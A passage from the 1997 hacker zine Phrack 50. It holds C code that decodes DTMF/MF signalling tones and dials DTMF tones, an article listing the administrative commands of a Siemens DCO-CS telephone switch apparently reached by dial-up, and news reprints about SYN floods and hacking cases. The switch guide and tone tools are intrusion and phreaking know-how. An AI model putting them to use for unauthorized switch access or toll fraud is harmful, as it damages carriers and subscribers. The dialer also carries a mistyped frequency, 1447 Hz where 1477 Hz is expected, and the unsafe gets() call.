      return(DDT);
    if(on[X2] && on[X3])
      return(DRING);
    if(on[X3] && on[X4])
      return(DBUSY);

    b[0]= on[B1]; b[1]= on[B2]; b[2]= on[B3]; b[3]= on[B4];
    b[4]= on[B5]; b[5]= on[B6]; b[6]= on[B7]; b[7]= on[B8];
    c[0]= on[C1]; c[1]= on[C2]; c[2]= on[C3]; c[3]= on[C4];
    r[0]= on[R1]; r[1]= on[R2]; r[2]= on[R3]; r[3]= on[R4];

    for(i=0, bcount=0; i<8; i++) {
      if(b[i]) {
        bcount++;
        b2 = b1;
        b1 = i;
      }
    }
    for(i=0, rcount=0; i<4; i++) {
      if(r[i]) {
        rcount++;
        row = i;
      }
    }
    for(i=0, ccount=0; i<4; i++) {
      if(c[i]) {
        ccount++;
        col = i;
      }
```

```
    }

    if(rcount==1 && ccount==1) {   /* DTMF */
      if(col == 3)  /* A,B,C,D */
        return(DA + row);
      else {
        if(row == 3 && col == 0 )
           return(DSTAR);
        if(row == 3 && col == 2 )
           return(DPND);
        if(row == 3)
           return(D0);
        if(row == 0 && col == 2) {   /* DTMF 3 conflicts with MF 7 */
          if(!MFmode)
            return(D3);
        } else
          return(D1 + col + row*3);
      }
    }

    if(bcount == 2) {       /* MF */
      /* b1 has upper number, b2 has lower */
      switch(b1) {
        case 7: return( (b2==6)? D2426: -1);
        case 6: return(-1);
        case 5: if(b2==2 || b2==3)  /* KP */
                  MFmode=1;
                if(b2==4)  /* ST */
                  MFmode=0;
                return(DC11 + b2);
        /* MF 7 conflicts with DTMF 3, but if we made it
         * here then DTMF 3 was already tested for
         */
        case 4: return( (b2==3)? D0: D7 + b2);
        case 3: return(D4 + b2);
        case 2: return(D2 + b2);
        case 1: return(D1);
      }
    }
    return(-1);
  }

  if(on_count == 0)
    return(DSIL);
  return(-1);
}

read_frame(fd,buf)
int fd;
char *buf;
{
  int i,x;

  for(i=0; i<N; ) {
    x = read(fd, &buf[i], N-i);
    if(x <= 0)
      return(0);
    i += x;
  }
  return(1);
}

/*
 * read in frames, output the decoded
 * results
 */
dtmf_to_ascii(fd1, fd2)
int fd1;
FILE *fd2;
{
```

```
  int x,last= DSIL;
  char frame[N+5];
  int silence_time;

  while(read_frame(fd1, frame)) {
    x = decode(frame);
/*
if(x== -1) putchar('-');
if(x==DSIL) putchar(' ');
if(x!=DSIL && x!=-1) putchar('a' + x);
fflush(stdout);
continue;
*/

    if(x >= 0) {
      if(x == DSIL)
        silence_time += (silence_time>=0)?1:0 ;
      else
        silence_time= 0;
      if(silence_time == FLUSH_TIME) {
        fputs("\n",fd2);
        silence_time= -1;   /* stop counting */
      }

      if(x != DSIL && x != last &&
         (last == DSIL || last==D24 || last == D26 ||
          last == D2426 || last == DDT || last == DBUSY ||
          last == DRING) )  {
        fputs(dtran[x], fd2);
#ifndef NOFLUSH
        fflush(fd2);
#endif
      }
      last = x;
    }
  }
  fputs("\n",fd2);
}

main(argc,argv)
int argc;
char **argv;
{
  FILE *output;
  int input;

  input = 0;
  output = stdout;
  switch(argc) {
    case 1:  break;
    case 3:  output = fopen(argv[2],"w");
             if(!output) {
               perror(argv[2]);
               return(-1);
             }
             /* fall through */
    case 2:  input = open(argv[1],0);
             if(input < 0) {
               perror(argv[1]);
               return(-1);
             }
             break;
     default:
        fprintf(stderr,"usage:  %s [input [output]]\n",argv[0]);
        return(-1);
  }
  dtmf_to_ascii(input,output);
  fputs("Done.\n",output);
  return(0);
}
```

```
<-->
<++> dtmf/gen.c

/* -------- local defines (if we had more.. seperate file) ----- */
#define FSAMPLE   8000   /* sampling rate, 8KHz */

/*
 * FLOAT_TO_SAMPLE converts a float in the range -1.0 to 1.0
 * into a format valid to be written out in a sound file
 * or to a sound device
 */
#ifdef SIGNED
#  define FLOAT_TO_SAMPLE(x)    ((char)((x) * 127.0))
#else
#  define FLOAT_TO_SAMPLE(x)    ((char)((x + 1.0) * 127.0))
#endif

#define SOUND_DEV  "/dev/dsp"
typedef char sample;
/* ------------------------------------------------------------- */

#include <fcntl.h>

/*
 * take the sine of x, where x is 0 to 65535 (for 0 to 360 degrees)
 */
float mysine(in)
short in;
{
  static coef[] = {
     3.140625, 0.02026367, -5.325196, 0.5446778, 1.800293 };
  float x,y,res;
  int sign,i;

  if(in < 0) {       /* force positive */
    sign = -1;
    in = -in;
  } else
    sign = 1;
  if(in >= 0x4000)      /* 90 degrees */
    in = 0x8000 - in;   /* 180 degrees - in */
  x = in * (1/32768.0);
  y = x;               /* y holds x^i) */
  res = 0;
  for(i=0; i<5; i++) {
    res += y * coef[i];
    y *= x;
  }
  return(res * sign);
}

/*
 * play tone1 and tone2 (in Hz)
 * for 'length' milliseconds
 * outputs samples to sound_out
 */
two_tones(sound_out,tone1,tone2,length)
int sound_out;
unsigned int tone1,tone2,length;
{
#define BLEN 128
  sample cout[BLEN];
  float out;
  unsigned int ad1,ad2;
  short c1,c2;
  int i,l,x;

  ad1 = (tone1 << 16) / FSAMPLE;
  ad2 = (tone2 << 16) / FSAMPLE;
```

```
  l = (length * FSAMPLE) / 1000;
  x = 0;
  for( c1=0, c2=0, i=0 ;
       i < l;
       i++, c1+= ad1, c2+= ad2 ) {
    out = (mysine(c1) + mysine(c2)) * 0.5;
    cout[x++] = FLOAT_TO_SAMPLE(out);
    if (x==BLEN) {
      write(sound_out, cout, x * sizeof(sample));
      x=0;
    }
  }
  write(sound_out, cout, x);
}

/*
 * silence on 'sound_out'
 * for length milliseconds
 */
silence(sound_out,length)
int sound_out;
unsigned int length;
{
  int l,i,x;
  static sample c0 = FLOAT_TO_SAMPLE(0.0);
  sample cout[BLEN];

  x = 0;
  l = (length * FSAMPLE) / 1000;
  for(i=0; i < l; i++) {
    cout[x++] = c0;
    if (x==BLEN) {
      write(sound_out, cout, x * sizeof(sample));
      x=0;
    }
  }
  write(sound_out, cout, x);
}

/*
 * play a single dtmf tone
 * for a length of time,
 * input is 0-9 for digit, 10 for * 11 for #
 */
dtmf(sound_fd, digit, length)
int sound_fd;
int digit, length;
{
  /* Freqs for 0-9, *, # */
  static int row[] = {
    941, 697, 697, 697, 770, 770, 770, 852, 852, 852, 941, 941 };
  static int col[] = {
    1336, 1209, 1336, 1477, 1209, 1336, 1477, 1209, 1336, 1447,
    1209, 1477 };

  two_tones(sound_fd, row[digit], col[digit], length);
}

/*
 * take a string and output as dtmf
 * valid characters, 0-9, *, #
 * all others play as 50ms silence
 */
dial(sound_fd, number)
int sound_fd;
char *number;
{
  int i,x;
  char c;
```

```
  for(i=0;number[i];i++) {
     c = number[i];
     x = -1;
     if(c >= '0' && c <= '9')
       x = c - '0';
     else if(c == '*')
       x = 10;
     else if(c == '#')
       x = 11;
     if(x >= 0)
       dtmf(sound_fd, x, 50);
     silence(sound_fd,50);
  }
}

main()
{
  int sfd;
  char number[100];

  sfd = open(SOUND_DEV,O_RDWR);
  if(sfd<0) {
    perror(SOUND_DEV);
    return(-1);
  }
  printf("Enter fone number: ");
  gets(number);
  dial(sfd,number);
}
<-->
<++> dtmf/Makefile
#
# Defines:
#  UNSIGNED  -  use unsigned 8 bit samples
#               otherwise use signed 8 bit samples
#

CFLAGS= -DUNSIGNED

default:        detect gen

detect: detect.c
        $(CC) detect.c -o detect

gen:    gen.c
        $(CC) gen.c -o gen

clobber: clean
        rm -rf detect gen

clean:
        rm -rf *.o core a.out
<-->

EOF
```

.oO Phrack 50 Oo.

Volume Seven, Issue Fifty

14 of 16

```
//==============================\\
||  The DCO-CS Operating System ||
||              -*-             ||
||                              ||
|| by Trunkin' Fool AKA mrnobody ||
||              4.1.97          ||
\\==============================//
```

OK... this is the first part of what (hopefully) will be a little series type thing of articles on the DCO operating system, which is from Siemens. DCO is run on an LLS/RLS-1000/RLS-4000 machine. It has psychotically mad logging, but the logs are configurable from the admin accounts. The DCO box I was using just happened to only have a 1200 bps dialup, so some operations (i.e. listing INWATS trunks and what they route to) were painfully slow considering the large amount of trunks this thing can control. It is similar to a 4ESS in some ways, and offers some PABX functions. A guy can have lots of fun with one of these things...

Some features/specifications:

Billing Computer Interface

"The DCO-CS collects AMA data and provides direct data interface with your business computer, as well as 1600 BPI magnetic tape backup or primary data collector"

International Callback

"Allows the system to place a return call to an international subscriber for the dialed domestic number originally called, either through a live or automated operator position."

ISDN Transport

The DCO-CS is capable of switching 64 Kb/s data. This allows people (customers, hehe) to switch Primary and Basic Rate ISDN traffic.

LEC Services

Full LEC services are offered, including POTS (duh), Centrex & Enhanced Centrex (combines ISDN & POTS lines in the same Centrex groups, direct inward dialing, call forwarding, hold, call transfer, intercom, conferencing, OUTWATS over line groups of any size.), CLASS including calling number delivery and display, selective call blocking and forwarding, automatic recall and call trace.

"Hacker intrusion is detected and 'thwarted' by sophisticated pattern recognition software. The DCO-CS switch lets you detect abused authorization codes and service-denied authorization codes and automatically route the calls to your service departments. The system also offers timed threshold levels for both ANI and authorization codes as another form of fraud protection. It delivers detailed traffic and facilities usage reports to help you plan the optimum use of your private and leased facilities."

--Siemens Stromberg-Carlson

Calls are processed simultaneously with separate processors and switching matrices. In the event of a failure, not even calls in the process of being switched are lost because when the failure occurs, the system simply switches to "its redundant processor and memory".

I guess that before I dive straight into the commands, I should

discuss something pretty damn important. That something is MMI. MMI stands for Man-Machine-Interface,and is basically the 'shell' for this system. First off, in MMI, every command is prefixed by a '$', ie, to run the account maintenance program, "passwm", one would type: "$PASSWM", without the quotes. Always put a comma between parameters. For example, say that a program ADDTFREE requires the parameters SAC(service access code),Toll-Free Number, and the Trunk to Assign the Toll-Free number to. The hypothetical command to add a tollfree number, 555-6969, with a SAC of 800, for example, and route it to (123)456-7890, would be:

"$ADDTFREE 800,5556969,1234567890"

(without the quotes). The ';' denotes a line terminator. For example, to run a program PROG1, which,say, clears the terminal screen, and the INWANI utility, one would type: "$PROG1;$INWANI", without the quotes. The "" (quotes) are used to contain a string of one or more characters. A string is considered anything that contains either a blank or comma not being used as a delimiter. The '\' allows special characters to be input to tasks (similar to linux/unix?). And finally, the ':' is synonymous to done (whatever that means).

Some more on MMI... The command line/response length is 65 characters, so anything longer than 65 will be truncated. Exit is a valid response at any prompt. Help is also valid and lists the valid responses with descriptions. To automatically display the help information prior to all prompts, type "HELP=ON" without the quotes. "HELP=OFF" disables this function. The '^' is used to back up a menu. Control-P cancels a function in progress. The '&' represents logical AND. However, the '&&' represents a logical inclusive. The '*' is a wildcard, and allows the user to select the entire range of possibilities.

'Option Words'- the option word is entered on the command line after the task(command) name. The Option Word can be either in octal or ASCII.

Value	ASCII	Definition
-F1	/NODIAL	no dialogue (header or trailer msg output) to terminal
-F2	/OFFLINE	Request communication with offline CP
-F4	/NOCOMM	No user input. All input must be on the command line
-F40	/NOPAGE	Do not paginate output.

Values may be added together to indicate multiple options, eg: -F3 = -F1 and -F2.

One final thing: I said that all commands must be prefixed with a '$', however, this does not apply to input, ie when inside a program it is not necessary.

The next part is basically just a command list for DCO. I will do a more detailed (tutorial even) as i learn more and as people ask for one, or if I just feel like writing it (and I probably do, as I have read Phrack for some time and always wanted to contribute). One last warning: the LLS/RLS is a fairly large system, so be VERY CAREFUL as one can do about as many bad things as good things if you're not careful.

So... without further ado, heres the command list:

Command	~	Description
ABNUTL	-	perform automatic balance network (ABN) functions
ABORT	-	abort operation of an active task
ACISU	-	alarm control interface start up
ACITST	-	alarm control interface test
ACTUTL	-	display/clear/acknowledge active alarms
ADMIN	-	recent change/database administration
ALMSEN	-	switch between local and remote alarm reporting
AMA	-	configure automatic message accounting (AMA)
AMCDMP	-	administer AMA message thresholds
AMFMAU	-	verify formatted AMA tickets
AMOPT	-	administer system options
AMPRPT	-	set frequency of repeat notification of alarms

```
AMPUTL    -   alarm message processing utility
AUDIT     -   verify software record of hardware states match actual hardware
BKRNS     -   backup RNS disk at the host office
BLDINH    -   mask/unmask building security alarm (heh, this should be fun)
BUFDMP    -   search/clear/dump CP buffers
CANCEL    -   cancel wait timer for TID and IDN
CBUG      -   debug utility for LLS/RLS-1000 and CODC devices
CHEKER    -   compare MP memory to disk
CHKUTL    -   verify disk integrity (DCO equivalent of scandisk for dos)
CLEAR     -   initialize span error counters
CODE      -   DCO-CS customer routing
CONFIG    -   configuration control (load,switch,mask, etc.)
CONUTL    -   convert equipment numbers
COPY      -   copy databases from memory to disk
CPDMP     -   display data collected from a CP crash
CPPTCH    -   call processing patch utility
CPREST    -   online CP reset
CPSRCH    -   search CP buffer
CPSU      -   call processing startup
CSADM     -   DCO-CS administer ANI DN's and auth codes
DBADMN    -   DCO-CS change max entries in selected tables
DBUTL     -   administer MP database parameters
DBVER     -   database verifications and configuration reports
DEBUG     -   debug utility for MP
DEVMOU    -   build config file to rebuild system mount status
DIAG2     -   manually diagnose/verify fault in the MOS side of the system
DIAG3     -   manual diagnostics to test forced faults
DMPUTL    -   duplex MP utility (switchover,download,lock,etc.)
DNAUTL    -   directory number audit utility
DTIUTL    -   configure/status of DTI/DS1M for LLS/RLS-1000/RLS-4000
DUMPER    -   dump raw data records from disk
ECCRPT    -   report 1-bit parity errors corrected in MP/CP/FP
ECD       -   display error counters
EDIT      -   DCO system editor
EQCHEK    -   test access to equipped hardware
FILSYS    -   perform file or disk manipulation functions
FLSH      -   flush alarm message processing buffers
FLXANI    -   DCO-CS administer FLEX ANI tables
FPBUG     -   debug utility for FP
FPCDMP    -   display/save data collected from FP crash
FPSU      -   FP start up
FREE      -   display number of free blocks in MP memory
FXLN      -   administer/configure FX communications to an RNS
GBUG      -   generic debug utility
HEY       -   MP operating system task completion advisor
HSTUTL    -   collect/retrieve alarm message history
HOTLIN    -   DCO-CS administer hotline database
INSTAL    -   MP operating system manual task installer
INWANI    -   DCO-CS administer INWATS number routed by NPA/NXX
INWATS    -   DCO-CS administer incoming toll free (INWATS) service
ISUUTL    -   administer alarm level priorities and conditions
LLC       -   line load control of subscriber lines
LOGOFF    -   logs off the terminal
LSPT      -   light traffic tests (avoid running during heavy traffic)
MACLR     -   clear memory audit data
MANUAL    -   manual control of ports
MAUDIT    -   memory audit routine
MBI       -   report masks and errors on MBI bus
MEMCHK    -   report differences between CP memory (generic code) and disk
MEMMAP    -   display memory map
MODEM     -   administer system parameters for modem security
MOVEDB    -   DCO-CS database compress program
MSKUTL    -   temporarily mask alarm and message reporting
NITSWC    -   initiate service circuit switchover
OCC       -   DCO-CS administer system options
OPR       -   administer system operator groups
PABX      -   administer PABX groups
PARTN     -   DCO-CS administer partition number tables
PASSWM    -   administer user/password list
PATCH     -   MP operating system patcher
```

```
PATRPT    -   format patch into report
PAUDIT    -   audit patches applied to disk/system
PCOS      -   DCO-CS administer partition class of service
PED       -   administer/apply/verify patches to disk/system
POORA     -   point of origination for recorded announcements
PORTST    -   list port status; list/change lockout thresholds
PSAUTL    -   port store area (PSA) utility
REBOOT    -   reboots the maintenance processor
RECOV     -   put call processors in sync
REMOVE    -   remove a resident program from memory
RESTOR    -   restore call processor
RFRNS     -   copy files from an RNS to the host office
RGU       -   DCO-CS least cost routing/update display
RNSAMA    -   display AMA buffer status in an RNS at the host
RNSBMP    -   display RNS BMP status at the host
RNSUTL    -   configure/status/diagnostic testing of signaling links
ROTL      -   transmission/operational testing of outgoing & 2-way trunks
ROUTE     -   DCO-CS display customer routing
RRTUTL    -   reroute messages to additional terminal points
RSMUTL    -   remove/restore/mask/unmask/test RLG span
RSUTL     -   routine switchover utility
RTEST     -   routine testing
RTOPT     -   administer analog trunks and service circuits
RTR       -   administer route treatment database
SBUG      -   stop FBUG
SCTST     -   DCO-CS service circuit diagnostics
SECTTY    -   administer terminal access groups
SELMCL    -   outgoing call trace
SELNUM    -   DCO-CS administer blocked directory tables
SERV      -   DCO-CS change service circuit tables
SLUUTL    -   configure/administer/mask/test SLUS
SNCUTL    -   configure/status of SNC for LLS & RLS-1000
SPCALL    -   DCO-CS administer speed codes
STASND    -   digital alarm sending utility
STATE     -   display system state
STATE1    -   switch to system state 1
STATE2    -   switch to system state 2
STATUS    -   display system status
STOP      -   terminate execution of TEST, GBUG, DIAG2, or BTBT
SWITCH    -   manually switch tones/ringing generators/clocks (non RLS-4000)
TAPE      -   display formatted tickets on AMA tape
TASKCK    -   audits the disk database for necessary/unnecessary files
TCOS      -   administer trunk class of service
TFM       -   activate/deactive/audit/display TMRS
TFMRP     -   display specific TMRS measurements/report data/study set
TIKFM     -   DCO-CS display AMA tape format
TIME      -   display system date/time
TIMEC     -   changes system date/time
TIMER     -   administer/configure CP occupancy measurements
TKTHRS    -   administer trunk thresholds
TMAD      -   administer/configure TMRS
TMBUG     -   debugger for traffic measurement processor
TMPDMP    -   display data collected from a TMP crash
TMRPRT    -   manually display a TMRS variable report (with FP)
TRACE     -   DCO-CS call trace utility
TRACER    -   allows use of tracer board for CP
TRK       -   administer trunk group assignments
TRKUTL    -   administer trunk testing database
TSEP      -   administer/configure traffic separations
TTU       -   administer translation database
UNMASK    -   enable reporting of messages & H/W faults (non-RLS-4000)
UNSYNC    -   take call processors out of sync
UPACK     -   unpack a file
UPDATE    -   update the system state
UTL       -   mount/dismount device/feature; configure tasks
VALPC     -   DCO-CS administer validated project codes
VCHECK    -   version checker
VST       -   administer variable state timers
XDSO      -   CP message sender/debugger
XFER      -   transfer files between the DCO and another system
```

XRTEST - terminate routine testing

Thats all for the commands... I will probably write a follow-up explaining some of the commands usage, what a DCO looks like when you call it (ie how you know its a DCO machine), what some defaults are, how to route numbers using INWATS or INWANI, and whatever else i figure out... for now, have phun & read Phrack... Feel free to contact me:

mrnobody@pil.net

resources i used:

- an actual RLS machine running DCO siemens stromberg-carlson

- my mind
- the minds of my phriends, to whom i give much thanks:
  c-stone (is thatit?), lefty, port9, cyklonik (hope everything turns out OK....), a guy named don in CA :), and ben (look at me now, m0f0)

sorry if i forgot anything or anyone that helped me...
look out for "The DCO-CS part 2" soon...

EOF

```
                                .oO Phrack 50 Oo.

                            Volume Seven, Issue Fifty

                                     15 of 16


              PWN PWN PNW PNW PNW PNW PNW PNW PNW PNW PNW PWN PWN
              PWN                                             PWN
              PWN              Phrack World News              PWN
              PWN                                             PWN
              PWN        Compiled by disorder/alhambra        PWN
              PWN                                             PWN
              PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN

=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=


Intro: As usual there are literally hundreds of interesting articles
       that could be put here. I have tried to narrow the focus to
       hacker/security related stuff only. Enjoy.

Sources: Access All Areas mail list:
                echo "help" | mail majordomo@access.org.uk
         CSP (run by Frosty):

         Computer Underground Digest:
                echo "subscribe cu-digest" | mail cu-digest-request@weber.ucsd.edu
         Cyberwire Dispatch:
                echo "subscribe" | mail cwd-l-request@cyberwerks.com
         Defcon Stuff:
                echo "subscribe" | mail majordomo@dis.org
         Half a dozen other mail lists, elite people who forward me
                neat shit, and various news type web pages.


Phrack World News #50 -- Index
```


[=---=]

title: Computer Attack Slows Service at New York Times' Web Site
author:
source: The Wall Street Journal Interactive Edition
date: November 7, 1996

   Numerous World Wide Web sites offering political information found

themselves overwhelmed by requests for election information from Tuesday night. But the New York Times' Web site also had to deal with waves of requests for access apparently generated by a computer hacker.

Nancy Nielsen, a New York Times Co. spokeswoman, noted that the attacks -- which continued Wednesday -- only slowed the Times' computers, which were still able to serve a record number of users on Tuesday.

The attack was similar to a September incident that virtually paralyzed Public Access Networks Corp., or Panix, an Internet-access provider that hosts nearly a thousand corporate Web sites. In that incident, a computer hacker bombarded the service's computers with requests to send information.

Such attacks, presumably generated by malicious computer programs, work by sending repeated requests -- sometimes more than a hundred per second -- seeking to establish a connection to send or receive information. The requests contain fake Internet addresses, which the site's computers waste valuable resources attempting to establish contact with. This process prevents the computers from handling legitimate requests from Internet users for access.

Such attacks are, in effect, similar to campaigns used by some activist groups to flood a politician's switchboard with phone calls. So much time is spent sorting out the bogus calls -- in this case, the hacker's false requests for an electronic "handshake" with a site's machines -- that the legitimate ones can't get through. The attacks can be differentiated from heavy volume on a site because of the fake Internet addresses and the regularity with which such requests come in.

Attacks such as the ones directed at Panix and the New York Times underscore a key vulnerability of the Internet.

"This is the first major attack of a kind that I believe to be the final Internet security problem," said William Cheswick, an Internet security expert at the Bell Laboratories unit of Lucent Technologies Inc., in the wake of the attack on Panix.

Mr. Cheswick, who assisted Panix during the attacks, said at the time that while there had been a few previous reports of such incidents, the Panix episode was the most severe.

Internet computers have no quick way of distinguishing a bogus request for information from a real one, Mr. Cheswick noted. While upgrades to the software controlling these computers could ease the problem, hackers could respond with even more intensive attacks.

"There's going to be the usual arms race" between better security measures and hackers, Mr. Cheswick predicts.

Panix tried to find the source of the attack by working backward through the labyrinthine network of phone lines and specialized "router" computers that form the Internet. But there is no easy way to trace such hackers, Mr. Cheswick noted.

[=----------=]

title: (none) [Chinese Hacker Convicted]
author: Magdalen Chow
source: South China Morning Post

Computer hacker who enjoyed free access to the Internet by using other people's accounts was fined HK$125,000 (about US$16,000) in Hong Kong Monday.

Judge Gareth Lugar-Mawson also ordered David Yip Shu-chew, 27, to pay HK$40,400 in compensation to Hong Kong Star Internet Ltd. and HK$404 to one of the people whose accounts he had used.

The judge said he would not order Yip to pay the costs of approximately HK$2.6 million incurred in the prosecution and investigation of the case,

but threatened him with jail if he misused the Internet again.

Yip is the first person to be charged with accessing a computer with criminal or dishonest intent under the Crimes Ordinance.

[=----------=]

title: Phone 'Super Scanner' Alert
source: The London Telegraph
date: 12th November 1996

Cellphone fraud, which already costs the British cellphone industry 200 million a year, is increasing because of a new device that makes it easier than ever for criminals to "clone" phones, writes Aisling Irwin.

The new "super-scanner" can soak up all the identification numbers of vulnerable analogue phones within half a mile. Each phone contains two numbers: its phone number and a secret verification code. When a call is made, the phone transmits the two numbers to the nearest of a network of base stations, which checks that the phone is legitimate before allowing the call to go ahead.

Normally, thieves pick up the numbers as they are transmitted at the beginning of each call. Until now, such thefts have been possible only when victims are making calls - and stealing numbers has taken much longer.

But the new technique, which is far more powerful, only requires mobile phones to be switched on to obtain their identification numbers.

By sending out a signal identical to that of a real base station, the super-scanner gets the cellphones to yield their numbers. These are received by the scanner, passed to a computer and can then be programmed into stolen phones.

According to the Federation of Communication Services, which represents leading cellphone companies, the new technology has evolved over the past few months. "Its impact is really being felt heavily," said a spokesman. The FCS has launched a campaign to make the advertising, sale, ownership or use of cloning equipment illegal.

Although the FCS says the technique cannot be used to clone digital phones, New Scientist reported last week that criminals may be close to cloning these as well. If so, the problem will be magnified because these can be used abroad.

[=----------=]

title: Computer Hacking Whiz Pleads Guilty To Electronic Break-And-Enter

ST. LOUIS (Nov 15, 1996 11:12 a.m. EST) -- A computer whiz deemed so cunning he could control almost any computer system has accepted a plea bargain for hacking his way into the secret files of two major communications companies.

Christopher Schanot, 20, was linked to the Internet Liberation Front, a group of hackers who have claimed responsibility for some high-profile computer pranks and who decry the commercialization of cyberspace.

In exchange for a reduced sentence, Schanot pleaded guilty Thursday to two counts of computer fraud and one count of illegal wiretapping. He faces up to 15 years in prison and $750,000 in fines at his sentencing on Jan. 31.

Prosecutors said Schanot broke into national computer networks and had passwords to military computers, the credit reporting service TRW and

the phone company Sprint. They gave no indication he tried to profit from his intrusion.

His hacking caused security breaches that companies said cost tens of thousands of dollars to repair.

The break-ins took place between October 1994 and April 1995, when Schanot was an honor student at a Catholic boys' school in suburban St. Louis. He vanished after graduating in May 1995.

Authorities caught up with Schanot last March and arrested him at the suburban Philadelphia apartment he shared with a 37-year-old woman, Netta Gilboa, the publisher of Gray Areas. The magazine professes to explore subject matter that is "illegal, immoral and/or controversial."

In April, Schanot was placed under 24-hour house arrest and ordered to not even talk about computers.

Originally accused in a five-count indictment, he pleaded guilty to charges surrounding break-ins at Southwestern Bell and Bellcore, a communications research company owned by seven regional telephone companies.

Mike Schanot said his son made the plea bargain only after prosecutors threatened him with a wider range of charges.

[dis: You can find a wide variety of other article on Schanot. Check your favorite search engine to find them.]

[=----------=]

title: Hackers release two upcoming U2 songs on Internet
source: The Associated Press

LONDON - Hackers have distributed two unreleased U2 songs on the Internet, possibly after tapping into computers at the Irish rock group's recording studio, the Sunday Times said.

The songs, Discotheque and Wake Up Dead Man, have appeared on Internet sites in at least four countries, the newspaper said. The songs are to appear on an album scheduled for release in the spring.

Since their illicit appearance on the Internet, the songs have also been copied onto compact discs, the Times said. The bootleg CDs are going for $10 at street markets in Ireland and Britain.

"It is an infringement of our copyright," Marc Marot, managing director of Island Records, told the Times.

Island Records did not immediately return calls for comment Sunday. The Sunday Times said the record company is trying to shut down the Internet sites.

Conventional, low-tech theft of the songs has been ruled out, the newspaper said.

Band managers are investigating the possibility that hackers tapped into computers at U2's Dublin studio, it said. They may have gained access through cables that have been feeding images of the band's recording sessions to an Internet site maintained by Island Records.

Since 1981, U2 has sold 70 million records and grossed more than $1.5 billion.

[=----------=]

title: Computer Crime Prompts New Parole Restrictions

WASHINGTON (Dec 17, 1996 07:42 a.m. EST) -- The U.S. Parole Commission has approved restrictions on the use of computers by certain high-risk

parolees.

The Justice Department announced Monday that the panel voted this month to authorize such restrictions as requiring certain parolees to get prior written approval from the commission before using an Internet service provider, computerized bulletin board system or any public or private computer network.

Other restrictions would: prohibit particular parolees from possessing or using data encryption programs, require some parolees to agree to unannounced inspection of computers by probation officers, require some parolees to compile daily logs of computer use or to pay for equipment to monitor their computer use.

"Unrestricted access to the Internet and other computer online services can provide sophisticated offenders with new opportunities for crime and criminal associations," said Edward F. Reilly Jr., commission chairman. "We cannot ignore the possibility that such offenders may be tempted to use computer services to repeat their crimes."

The commission noted a surge in "how-to" information on child molestation, hate crime and the illegal use of explosives available on the Internet and on computer online services.

[=----------=]

title: (none) [Evil Hacker SYN-Flood's WebCom]

SAN FRANCISCO - The FBI says it is investigating charges that sabotage caused a 40-hour outage last weekend on Web Communications, (WebCom) a Silicon Valley service hosting 3,000 World Wide Web sites.

WebCom said it believes a hacker using a college computer network in British, Columbia, Canada, flooded its server in San Jose with requests for connections from phony addresses. It said the attack ended Sunday after MCI Net, a unit of MCI Communications, blocked telephone traffic between WebCom and CA-Net of Canada at the request of WebCom and its local service provider.

WebCom Executive Vice President Thomas Leavitt said the sites the company hosts were unreachable much of Saturday Dec. 14 and Sunday Dec. 15, causing customers, some of who operate retail sites, to suffer "extensive" damages,

"One customer said he lost about $20,000 in revenue due to a special event that was not able to occur. Others said they lost business on one of the busiest shopping weekends of the year," Leavitt said.

WebCom said the incident was due to a common type of Internet sabotage known as "denial of service" or "SYN flood," in which a computer hacker jams a server with requests for connections from addresses that do not exist. These types of attacks are easy to carry out and hard to trace, Leavitt said.

"You can fake where the messages are coming from," Leavitt said, and almost any with access to the Internet and some technical sophistication can do it.

Others in the industry have experienced similar attacks, WebCom said. Public Access Networks of New York City experienced a SYN flood attack in September.

WebCom, headquartered in Santa Cruz, said its own investigation helped by three Internet service providers traced the origin of the flooding message to a computer on a college network in British Columbia linked to BC-Net, a local Internet service provider there.

Leavitt said that a network administrator at Malaspina University-College in Nanaimo, British Columbia, has identified the computer used for the sabotage and that it was broken into by someone

without authorized access to that computer or to the college network. The individual has not been identified.

FBI spokesman George Grotz said that the FBI is working with the information tracing the requests for connection to British Columbia but noted the actual perpetrator may nothing to do with the college or BC-Net. "BC-Net may just be another link in the case," he said.

The FBI has jurisdiction over such cases under Title 18 section 1030, which deals with falsely perpetrating denial of service on a computer network.

Leavitt said if the industry, or specifically Internet service providers, adopt certain "source filtering" coding they can prevent people from using one network to send messages that appear to come from somewhere else.

The U.S. Department of Energy's Computer Incident Advisory Capability has an advisory warning about SYN Floods.

[=----------=]

title: German Police Seek 12 After Raids On Computer Gang

MUNICH, Germany (Nov 28, 1996 3:36 p.m. EST) - European police are seeking 12 members of an international computer chip counterfeiting gang that was smashed this week in Germany and nine other countries, Bavarian law officials said Thursday.

The raids, part of an operation code-named "Goldfish," resulted in the arrest of 12 others suspected of selling counterfeit Pentium chips and pirated software programs as well as fraud, money-laundering and tax evasion, Bavarian prosecutor Hubert Vollmann told a news conference.

Police did not release the names of the suspects.

The highly-organized ring specialized in smuggling old Intel Corp Pentium chips into Europe and selling them as new, Vollmann said. It also sold illegal copies of Microsoft Corp programs and counterfeit Hercules graphics adapters, he said.

Vollmann said the ring caused damages of several millions of dollars in lost sales.

Tuesday and Wednesday, more than 2,000 law enforcement officals confiscated "truckloads" of files, computer disks and equipment in Germany, France, Italy and Belgium, he said.

The raids centered on offices and apartments near Munich in southern Germany, and in the state of North Rhine-Westphalia, Vollmann said.

Three Germans and five Asians were arrested in Germany. Four other arrests were made in France.

The raids were the culmination of a three-year probe that began when a Laotian businessman reported he was robbed of almost $20,000 in 1993. He came under suspicion after two of his attackers told police they had robbed him of 500,000 marks.

A series of unusually large bank transactions by the man's companies led to an investigation into tax evasion and money laundering, police said.

In addition to the 12 individuals under arrest and the 12 still at large, 16 others were arrested in the raids on charges unrelated to chip counterfeiting, Vollmann said.

The chip counterfeiting ring operated a multi-tiered organization that bought used 133-megahertz Pentium chips in Asia and retouched them in Hong Kong to look like new 166- megahertz processors, Vollmann said.

The group shipped the chips to Europe by courier to avoid customs and taxes, and sold them to personal computer companies, he said.

[=----------=]

title: The tale of the Russian Hacker

Everyone wants to know how Vladimir Levin did it, writes Hugo Cornwall. In mid-1994, as a 26-year-old computer scientist in St Petersburg, he is supposed to have led a gang that hacked into Citibank in New Jersey, and organised more than 40 wire transfers from customer accounts. Russia's Mafia is said to have been involved.

Levin is still denying his involvement and, for the past 21 months, he has been in prison in south London, fighting extradition. On Sunday, he speaks for the first time to Channel 4's Equinox programme.

